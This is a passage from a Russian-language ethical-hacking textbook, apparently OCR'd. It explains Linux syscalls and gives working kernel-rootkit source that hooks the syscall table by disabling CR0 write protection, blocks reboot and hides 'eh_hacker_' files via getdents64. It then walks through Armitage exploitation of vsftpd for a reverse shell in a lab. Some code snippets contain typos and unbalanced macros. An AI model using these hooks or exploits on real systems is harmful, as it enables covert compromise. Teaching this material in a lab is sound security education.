snd_intel8x0 49152 2
snd_ac97_codec 155648 1 snd_intel8x0
```

Вы должны найти только что установленный модуль [1]. Теперь вы успешно внедрили код прямо в ядро с помощью модуля ядра. Это значит, что теперь вы можете изменять ядро и стали на шаг ближе к превращению модуля ядра в руткит. Возможно, вы думаете: разве системный администратор не сможет обнаружить руткит, просто перечислив модули ядра, как мы только что сделали? Да, сможет, но позже в этой главе я расскажу, как сделать так, чтобы модуль не появлялся в этом списке.

Используйте команду `rmmod`, чтобы удалить модуль ядра Linux:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo rmmod hello
```

Когда вы удаляете модуль ядра, операционная система вызовет функцию `__exit`, и модуль запишет сообщение `Bye bye!`.

> Примечание. При реализации модуля нужно быть осторожным. Ошибки в коде могут привести к сбою модуля, и удалить модуль будет трудно. Если это произойдет, перезагрузите виртуальную машину.

Дополнительные сведения о создании модулей ядра Linux можно найти по адресу tldp.org.

Изменение системных вызовов

В этом разделе мы посмотрим, как использовать модули ядра для создания руткитов. В частности, вы узнаете, как перехватывать системные вызовы. Но сначала нужно обсудить, что такое системный вызов.

Как работают системные вызовы

Чтобы вредоносная программа не могла напрямую изменять ядро, процессор компьютера делит память на две области: пользовательское пространство и пространство ядра.

Когда пользовательская программа работает, она использует область памяти пользовательского пространства. В отличие от этого, память пространства ядра доступна только тогда, когда процессор работает в привилегированном режиме. Переключение в привилегированный режим требует специальных разрешений, или уровней привилегий, которые хранятся в последних двух битах специального регистра под названием регистр сегмента кода (CS). Процессор проверяет регистр CS каждый раз, когда извлекает данные из защищенной памяти.

У процессоров Intel есть четыре уровня привилегий: 3, 2, 1 и 0. Уровень привилегий 3 используется пользовательскими программами, уровни 2 и 1 используются драйверами устройств, а уровень 0 используется ядром. Однако на практике современные системы используют только уровень 0 (режим ядра) и уровень 3 (пользовательский режим). Процессор получает доступ к участку памяти только если уровень привилегий в регистре CS это разрешает. На рисунке 11-2 показано, как

регистр CS управляет доступом к защищенным участкам памяти и помогает отделять пространство ядра от пользовательского пространства.




Рисунок 11-2. Пространство ядра, пользовательское пространство и регистр сегмента кода (CS)

Операции вроде чтения файла или доступа к сети считаются привилегированными; поэтому код, связанный с ними, хранится в пространстве ядра. Но вы можете спросить: как программы пользовательского пространства вроде браузера получают доступ к сети?

Процессор предоставляет специальную инструкцию под названием системный вызов (`syscall`). Эта инструкция передает управление ядру, которое затем запускает соответствующую функцию. Чтобы понять, как программа выполняет системный вызов, рассмотрим программу, которая открывает файл, записывает значение 7, а затем закрывает файл:

```
#include <stdio.h>
#include <stdlib.h>
int main(){
FILE *fptr = fopen("/tmp/file.txt","w");
fprintf(fptr,"%d",7);
fclose(fptr);
return 0;
}
```

Все три операции ? `open`, `write` и `close` ? привилегированные, поэтому они должны вызывать системные вызовы. Чтобы увидеть эти вызовы в действии, посмотрим фрагмент ассемблерного кода, связанного с функцией `fclose()`:

```
<__close>:
...
[1] mov $0x03,%eax
[2] syscall
[3] cmp $0xfffffffffffff001,%rax
...
[4] retq
```

Программа должна выполнить эти шаги при использовании инструкции `syscall`. На первом шаге [1] компилятор помещает номер системного вызова в регистр CPU `%eax`. В этом случае значение 3 обозначает системный вызов `close`. На втором шаге процессор выполняет инструкцию `syscall` [2] и передает управление ядру. Ядро использует число, сохраненное в регистре `%eax`, как индекс в таблице системных вызовов ? массиве в памяти ядра, который хранит указатели на функции ядра. На рисунке 11-3 показана таблица системных вызовов.




Рисунок 11-3. Визуализация таблицы системных вызовов в памяти

Когда функция, связанная с системным вызовом, завершает работу, она помещает возвращаемое значение в регистр `%rax` и передает управление обратно пользовательской программе. На третьем шаге [3] пользовательская программа проверяет значение в `%rax`. Это значение сообщает пользовательской программе, вернула ли функция ядра ошибку. Ошибки обозначаются значением `-1`. Если ошибок не было, функция завершается и возвращает управление [4].

Чтобы увидеть список системных вызовов и соответствующие номера, посмотрите файл `unistd_64.h` или `unistd_32.h` в вашей системе. Используйте команду `find`, чтобы искать файл от корневого каталога (`/`), и параметр `-iname`, чтобы выполнить поиск без учета регистра:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo find / -iname unistd_64.h
/usr/src/linux-headers-5.7.0-kali1-common/arch/sh/include/uapi/asm/unistd_64.h
/usr/src/linux-headers-5.7.0-kali1-amd64/arch/x86/include/generated/uapi/asm/
 ➔ unistd_64.h
[1] /usr/include/x86_64-linux-gnu/asm/unistd_64.h
```

Выберите последний вариант [1], то есть библиотеку, используемую компилятором GNU, и используйте `cat`, чтобы вывести содержимое файла:

```
kali@kali:~/Desktop/lkm_rootkit$ cat /usr/include/x86_64-linux-gnu/asm/
 ➔ unistd_64.h

#ifndef _ASM_X86_UNISTD_64_H
#define _ASM_X86_UNISTD_64_H 1
#define __NR_read 0
#define __NR_write 1
#define __NR_open 2
[1] #define __NR_close 3
#define __NR_stat 4
...
```

Обратите внимание, что этот файл определяет несколько констант, в которых хранятся номера системных вызовов. Например, константа `__NR_close` [1] хранит номер системного вызова 3. Эти константы позволяют писать более читаемые программы. Вместо произвольных целых чисел для индексации массива системных вызовов, например `sys_call_table[3]`, можно использовать заранее определенную константу `sys_call_table[__NR_close]`.

Перехват системных вызовов

Теперь, когда мы обсудили системные вызовы и то, как они работают, поговорим о том, как спроектировать руткит, который перехватывает один из них. Перехват (hooking) ? это процесс замены записи в таблице системных вызовов новым указателем на функцию злоумышленника. На рисунке 11-4 показан наглядный пример перехвата системного вызова `read`.




Рисунок 11-4. Схема перехвата системного вызова

Модуль ядра заменяет запись `read` в таблице системных вызовов указателем на функцию злоумышленника `read`. Поскольку модуль ядра работает как часть ядра, у него есть доступ ко всей памяти ядра и ее переменным. Это значит, что он может получить доступ к таблице системных вызовов ядра, которая представляет собой простой массив в памяти. Поскольку модуль ядра может читать и записывать память, он также может изменять записи в этой таблице или любой другой части ядра по вашему выбору.

Часто вместо полной повторной реализации функции `read` злоумышленник может избирательно вызывать исходную функцию `read` изнутри своей новой функции `read`. Так он может избирательно реагировать на чтение. Например, он может изменять одни операции чтения, позволяя другим работать как обычно. Или он может блокировать чтение своих секретных файлов, позволяя остальным операциям чтения работать как обычно.

Перехват системного вызова reboot

Напишем модуль ядра, который не даст пользователю выполнить программную перезагрузку системы. Мы сделаем это, изменив модуль ядра, который вы написали ранее (`hello.c`), чтобы перехватить системный вызов `__NR_reboot`.

Начнем с поиска адреса таблицы системных вызовов в памяти. Обычно этот адрес можно получить с помощью функции ядра `kallsyms_lookup_name`; однако способы поиска таблицы системных вызовов зависят от версии ядра. Здесь я обсуждаю метод, протестированный с ядром Linux версии 5.7, запущенным в виртуальной машине.

Скопируйте следующий C-код ниже инструкций `#include` в модуль `hello.c`:

```
unsigned long *sys_call_table_address = kallsyms_lookup_name("sys_call_table");
```

Когда у нас есть адрес таблицы системных вызовов, мы можем изменять ее записи. Однако таблица системных вызовов может храниться в защищенной от записи области памяти, разрешающей только чтение. Процессор будет записывать эти страницы только если флаг WP (защита от записи) равен 0 (`false`), поэтому этот флаг тоже нужно изменить.

Флаг защиты от записи хранится в 17-м бите 32-битного управляющего регистра (`cr0`) процессора Intel x86_64. Ядро Linux реализует функцию `write_cr0`, которая записывает значение в регистр `cr0`. Вместо использования этой встроенной функции Linux, поведение которой зависит от того, выполняется ли она в виртуальной среде, мы напишем функцию `my_write_cr0`, которая явно выполняет ассемблерные инструкции для установки регистра `cr0`:

```
static long my_write_cr0(long value) {
__asm__ volatile("mov %0, %%cr0" :: "r"(value) : "memory");
}
```

Теперь можно отключить флаг WP, применив побитовое И (&) к регистру и отрицание (~) значения `0x10000`. По сути это устанавливает текущее значение флага в 0:

```
#define disable_write_protection() my_write_cr0(read_cr0() & (~0x10000);
```

Затем можно снова включить защиту от записи, то есть вернуть бит в 1, вычислив побитовое ИЛИ между регистром и значением `0x10000`:

```
#define enable_write_protection(){my_write_cr0(read_cr0() | (0x10000));})
```

Теперь напишем C-функцию, которая позволит модулю ядра изменить таблицу системных вызовов:

```
static void hook_reboot_sys_call(void *new_function){
[1] old_reboot_sys_call = sys_call_table_address[__NR_reboot];
disable_write_protection();
[2] sys_call_table_address[__NR_reboot] = (unsigned long)new_function;
enable_write_protection();
}
```

Сначала мы сохраняем копию старого системного вызова reboot [1]. Она понадобится, чтобы заменить старый указатель на функцию после выгрузки модуля, поскольку мы хотим, чтобы система работала нормально после его удаления. Затем мы отключаем защиту от записи, вызвав только что написанную функцию, и обновляем запись `__NR_reboot` [2] в таблице системных вызовов, чтобы она указывала на нашу новую функцию reboot, которую мы определим в следующем фрагменте кода. Наконец, мы снова включаем защиту от записи.

Теперь соберем все в один файл. Скопируйте следующее в новый файл `reboot_blocker.c` и сохраните его в папке `lkm_rootkit`:

```
#include <linux/module.h>
#include <linux/init.h>
#include <linux/kernel.h>
#include <linux/kprobes.h>
#include <linux/syscalls.h>
// Manually set the write bit
static void my_write_cr0(long value) {
__asm__ volatile("mov %0, %%cr0" :: "r"(value) : "memory");
}
#define disable_write_protection() my_write_cr0(read_cr0() & (~0x10000))
#define enable_write_protection() my_write_cr0(read_cr0() | (0x10000))
#define enable_reboot 0
unsigned long *sys_call_table_address;
asmlinkage int (*old_reboot_sys_call)(int, int, int, void*);
static struct kprobe kp = {
.symbol_name = "kallsyms_lookup_name"
};
typedef unsigned long (*kallsyms_lookup_name_t)(const char *name);
```

```
unsigned long * get_system_call_table_address(void){
kallsyms_lookup_name_t kallsyms_lookup_name;
register_kprobe(&kp);
kallsyms_lookup_name = (kallsyms_lookup_name_t) kp.addr;
unregister_kprobe(&kp);
unsigned long *address = (unsigned long*)kallsyms_lookup_name("sys_call_table");
return address;
}
asmlinkage int hackers_reboot(int magic1, int magic2, int cmd, void *arg){
if(enable_reboot){
return old_reboot_sys_call(magic1, magic2, cmd, arg);
}
printk(KERN_NOTICE "EHROOTKIT: Blocked reboot Call");
return EPERM;
}
[1] void hook_sys_call(void){
old_reboot_sys_call = sys_call_table_address[__NR_reboot];
disable_write_protection();
sys_call_table_address[__NR_reboot] = (unsigned long) hackers_reboot;
enable_write_protection();
printk(KERN_NOTICE "EHROOTKIT: Hooked reboot Call");
}
[2] void restore_reboot_sys_call(void){
disable_write_protection();
sys_call_table_address[__NR_reboot] = (unsigned long) old_reboot_sys_call;
enable_write_protection();
}
static int startup(void){
sys_call_table_address = get_system_call_table_address();
hook_sys_call();
return 0;
}
static void __exit shutdown(void){
restore_reboot_sys_call();
}
module_init(startup);
module_exit(shutdown);
MODULE_LICENSE("GPL");
```

Помимо функции-перехватчика [1], мы также включаем функцию для восстановления записи системного вызова к исходному значению [2]. Мы вызовем ее при удалении модуля. Также мы определяем функцию `hackers_reboot()`, которая заменит функцию `reboot` в таблице системных вызовов. Эта функция имеет те же параметры, что и исходная функция reboot в ядре.

Вы можете спросить, что означают параметры `magic1` и `magic2`. Поскольку исходный код Linux открыт, мы можем посмотреть исходный код системного вызова в файле `reboot.c`. Ниже приведен фрагмент кода:

```
SYSCALL_DEFINE4(reboot, int, magic1, int, magic2, unsigned int, cmd,
void __user *, arg)
{
...
/* We only trust the superuser with rebooting the system. */
if (!ns_capable(pid_ns->user_ns, CAP_SYS_BOOT))
return -EPERM;
/* For safety, we require "magic" arguments. */
[1] if (magic1 != LINUX_REBOOT_MAGIC1 ||
(magic2 != LINUX_REBOOT_MAGIC2 && [2]
magic2 != LINUX_REBOOT_MAGIC2A &&
...
```

Дополнительные проверки [1] уменьшают вероятность того, что ошибка повреждения памяти вызовет самопроизвольную перезагрузку машины. Для этого повреждение памяти должно затронуть и таблицу системных вызовов, и все константы [2]. Какие значения Линус Торвальдс, разработчик Linux, выбрал для этих констант? Посмотрите:

```
LINUX_REBOOT_MAGIC1 4276215469 = 0xfee1dead
LINUX_REBOOT_MAGIC2 672274793 = 0x28121969 (Linus Birthday)
LINUX_REBOOT_MAGIC2A 85072278 = 0x05121996 (Birthday Kid 1)
LINUX_REBOOT_MAGIC2B 369367448 = 0x16041998 (Birthday Kid 2)
LINUX_REBOOT_MAGIC2C 537993216 = 0x20112000 (Birthday Kid 3)
```

Торвальдс выбрал свой день рождения и дни рождения трех своих детей. Эти константы проверяются, чтобы убедиться, что выключение не вызвано повреждением памяти: отличная пасхалка Linux. Каждый раз, когда выключаете Linux-машину, помните, что нужна капля магии.

Возвращаясь к коду: параметр `cmd` задает сочетание клавиш CTRL-ALT-DELETE для запуска выключения. Последний параметр ? указатель в пользовательское пространство. Ядро Linux использует это значение, чтобы убедиться, что у пользователя есть права на выключение машины.

Вы также заметите, что сигнатура функции включает макрос `asmlinkage`. Этот макрос говорит компилятору проверять стек ? область памяти программы для временного хранения переменных, ? а не регистры для параметров функции. Причина в том, что инструкция `syscall` размещает эти параметры в стеке.

Мы определяем константу `enable_reboot`. Если задать этой константе значение `1`, перезагрузка системы будет разрешена; если задать значение `0`, вызов перезагрузки будет заблокирован и вернет константу `EPERM`. Эта константа указывает, что у пользователя недостаточно прав на перезагрузку, поскольку теперь мы управляем системой.

Пора скомпилировать модуль ядра. Отредактируйте первую строку в `Makefile`, чтобы она указывала на файл `reboot_blocker.c`:

```
obj-m += reboot_blocker.o
```

Теперь установите модуль ядра:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo insmod reboot_blocker.ko
```

Проверьте журналы, чтобы убедиться, что модуль ядра установлен:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo dmesg | grep 'EHROOTKIT'
```

Чтобы протестировать модуль, выполните программную перезагрузку вашей системы Kali Linux:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo reboot
```

Это должно привести к тому, что графический интерфейс вашей машины Kali Linux завершит работу и вернет вас к логотипу Kali. Однако ядро не выключится, и его все еще можно будет обнаружить. В pfSense выполните ping вашей машины Kali Linux:

```
kali@kali:~/Desktop/lkm_rootkit$ ping <Kali IP address>
```

Если модуль установлен правильно, вы заметите, что ядро Kali Linux все еще отвечает на ping-запросы, что показывает: оно по-прежнему работает. Пока этот модуль работает, жертве пришлось бы нажать кнопку питания или отключить машину от сети, чтобы полностью ее выключить.

Сокрытие файлов

Руткиты также могут скрывать файлы, перехватывая системный вызов "получить записи каталога" (__NR_getdents64), который запускает функцию ядра getdents():

```
long getdents64(
unsigned int fd,
struct linux_dirent64 *dirp,
unsigned int count
);
```

Как видите, функция getdents() принимает на вход три параметра. Первый параметр ? идентификатор файла, возвращенный системным вызовом open; это целое число, которое однозначно определяет файл или каталог. Второй параметр ? указатель на массив записей каталога Linux (linux_dirent). Третий параметр ? количество записей в этом массиве.

Структура linux_dirent

Посмотрим на структуру записей в массиве linux_dirent. Эти записи важны, потому что именно они отображаются в файловом менеджере или каждый раз, когда вы выполняете команду ls. Удаление записи из этого списка скрывает ее от всех программ, которые используют системный вызов getdents64 для отображения файлов:

```
struct linux_dirent64 {
ino64_t d_ino;
off64_t d_off;
unsigned short d_reclen;
unsigned char d_type;
char d_name[];
};
```

Поле d_ino ? это 8-байтовое поле с уникальным числом, которое идентифицирует inode, связанный с файлом. Inode, или индексный дескриптор, ? это структура данных, которую файловая система Linux использует для хранения метаданных, например размера файла и временной метки. Inode также содержит указатели на место, где файл хранится на диске. Второе поле ? 8-байтовое смещение файла, задающее количество байтов до следующей записи в массиве. Следующее поле, d_reclen, задает общую длину записи. Поле d_type размером 1 байт используется, чтобы отличать тип записи, поскольку и файлы, и каталоги являются допустимыми записями в массиве linux_dirent. Последнее поле, d_name[], содержит имя файла или каталога.

Написание кода перехвата

Перехват системного вызова getdents64() позволяет запустить нашу вредоносную функцию, когда этот системный вызов вызывается. Наша функция вызовет исходную функцию getdents64(); однако перед возвратом из вызова мы удалим из массива записей каталогов Linux те записи, которые содержат имена наших вредоносных файлов. Точнее, будут удалены любые записи, начинающиеся с префикса eh_hacker_, и будет казаться, будто их никогда не существовало.

Чтобы представить работу, которую нужно сделать, посмотрите рисунок 11-5: он показывает, как мы изменим массив, содержащий записи каталога. В этом примере затененная запись ? это файл, содержащий префикс eh_hacker_.




Рисунок 11-5. Как изменяется массив записей каталога

Как только мы обнаружили файл с префиксом `eh_hacker_`, мы удаляем его из массива, перезаписывая его за счет сдвига последующих записей назад. В этом примере мы перезаписываем 3, сдвигая 4 и 5 на место сразу после 2. Наконец, мы обновляем длину массива с 5 до 4. Следующий код реализует вредоносную функцию `hacker_getdents64()`:

```
#define PREFIX "eh_hacker_"
#define PREFIX_LEN 10
asmlinkage hacker_getdents64( unsigned int fd, struct linux_dirent64 *dirp,
 → unsigned int count){
[1] int num_bytes = old_getdents64(fd,dirp, count);
struct linux_dirent64* entry = NULL;
int offset = 0;
[2] while( offset < num_bytes){
unsigned long entry_addr = drip + offset;
entry = (struct linux_dirent*) entry_addr;
[3] if (strncmp(entry->d_name, PREFIX, PREFIX_LEN) != 0){
offset += entry->d_reclen;
}else{
[4] size_t bytes_remaining = num_bytes - (offset + entry->d_reclen);
memcpy(entry_addr, entry_addr + entry->d_reclen, bytes_remaining);
num_bytes -= entry->d_reclen;
count -= 1;
}
}
return num_bytes;
}
```

Мы вызываем исходную функцию ядра `getdent64()` [1]: она обновляет указатель так, чтобы он указывал на массив записей каталогов Linux, и задает `count` равным числу записей.
Она также возвращает количество байтов в массиве. Затем мы проходим по всем записям [2] и увеличиваем смещение, пока не достигнем последнего байта в массиве байтов.
В каждой итерации цикла мы вычисляем адрес записи, прибавляя значение смещения к указателю на записи каталога (`drip`). Затем приводим адрес к указателю на структуру `linux_direct`, чтобы легко обращаться к ее полям.
Далее мы проверяем имя файла в записи: начинается ли оно с префикса `eh_hacker_` [3]. Если совпадения нет, мы пропускаем его и продвигаем смещение к следующей записи.
Если префикс есть, мы вычисляем число оставшихся байтов [4], а затем перезаписываем запись, сдвигая оставшиеся байты назад, как показано на рисунке 11-5. Наконец, уменьшаем `count` и количество байтов.

Помимо сокрытия файлов, сложные руткиты, например руткит из вредоносной программы Drovorub, также скрывают процессы, сокеты и пакеты. Эти действия помогают вредоносной программе избегать обнаружения. Например, сокрытие пакетов позволяет руткиту оставаться незамеченным при обмене данными с сервером злоумышленника. Он может скрывать пакеты, подключая перехватчик к компоненту Netfilter ? части ядра Linux, которая позволяет межсетевым экранам блокировать и фильтровать пакеты.

Использование Armitage для эксплуатации хоста и установки руткита

Теперь, когда вы увидели, как работают руткиты на основе модулей ядра, воспользуемся инструментом Armitage, чтобы провести атаку от начала до конца. Сначала просканируем виртуальную машину Metasploitable и найдем уязвимость. Затем используем эксплойт для этой уязвимости, чтобы развернуть обратную оболочку; с ее помощью мы скачаем и установим руткит.

Armitage ? это графический интерфейс, который упрощает взаимодействие с Metasploit Framework. Коммерческая версия этого программного обеспечения называется Cobalt Strike и стоит примерно $3,500. К счастью, Armitage бесплатен, хотя может работать с ошибками. Установите его:

```
kali@kali:~$ sudo apt-get install armitage
```

После завершения установки запустите службу базы данных `postgresql`, которую Metasploit Framework использует для хранения информации о подключениях клиентов:

```
kali@kali:~$ sudo service postgresql start
```

Armitage ? это графический интерфейс для Metasploit Framework, поэтому перед запуском Armitage нужно убедиться, что Metasploit запущен. После инициализации базы данных запустите Metasploit:

```
kali@kali:~$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
```

Теперь запустите Armitage:

```
kali@kali:~$ sudo armitage &
```

При первом запуске этой команды загрузка должна занять около минуты, так что наберитесь терпения. Когда она завершится, вы увидите экран настройки, похожий на рисунок 11-6. Оставьте параметры по умолчанию и нажмите `Connect`, чтобы использовать локальный сервер Metasploit.

Рисунок 11-6. Экран настройки Armitage

Нажмите `Yes`, чтобы запустить сервер удаленного вызова процедур (RPC) Metasploit, который позволяет использовать Armitage для программного управления Metasploit Framework.

Сканирование сети

Начнем с инструмента обнаружения Armitage, чтобы найти машины в вашей виртуальной среде. Нажмите `Hosts` > `Scan` > `Quick Scan OS Detect`, как показано на рисунке 11-7. Пункт `Quick Scan OS Detect` выполнит быстрое сканирование `nmap` виртуальной среды.




Рисунок 11-7. Пример запуска быстрого сканирования

Появится всплывающее окно, запрашивающее диапазон IP-адресов для сканирования. Это окно принимает адрес в нотации CIDR, например `192.168.1.0/24`; обсуждение CIDR см. в главе 2.

После обнаружения нескольких хостов просканируйте их на уязвимости: щелкните хост и выберите `Attacks` > `Find Attacks` (рисунок 11-8).




Рисунок 11-8. Использование Armitage для быстрого сканирования всех адресов

Когда сканирование уязвимостей завершится, щелкните хост и выберите `Attack` ("Атака"). Вы увидите список доступных атак. Metasploit Framework имеет встроенный сканер, похожий на те, что обсуждались в главе 8; он находит возможные уязвимости. Сканер уязвимостей обнаружит FTP-уязвимость, которую мы обсуждали в главе 1. На рисунке 11-9 показана FTP-атака.




Рисунок 11-9. Уязвимость vsftpd

Другой вариант ? использовать поле поиска слева, чтобы искать на хостах конкретный эксплойт.

Эксплуатация хоста

Когда Armitage атакует хост, он передает полезную нагрузку на хост. Поэтому нужно настроить полезную нагрузку так, чтобы она знала, как подключиться к вашей машине. На рисунке 11-10 показан экран настройки.

Рисунок 11-10. Описание атаки

Вы могли заметить, что эти параметры очень похожи на параметры Metasploit Framework, использованные в главе 10. Причина в том, что Armitage ? графическая оболочка для Metasploit. `LHOST` ? IP-адрес управляющей машины, а `LPORT` ? порт на управляющей машине. Аналогично, `RHOST` ? IP-адрес хоста, который вы атакуете, а `RPORT` ? порт, используемый обратной оболочкой, включенной в полезную нагрузку, переданную на хост.

Выберите пункт `Use a reverse connection` ("Использовать обратное соединение"), чтобы дать Armitage указание сгенерировать обратную оболочку, похожую на реализованную в главе 4, а затем нажмите `Launch` ("Запустить"), чтобы начать атаку.

Когда хост будет скомпрометирован, значок хоста в графическом интерфейсе Armitage изменится. Чтобы получить доступ к оболочке машины, щелкните хост правой кнопкой и выберите `Shell > Interact`, как показано на рисунке 11-11. Оболочка Linux появится внизу окна.

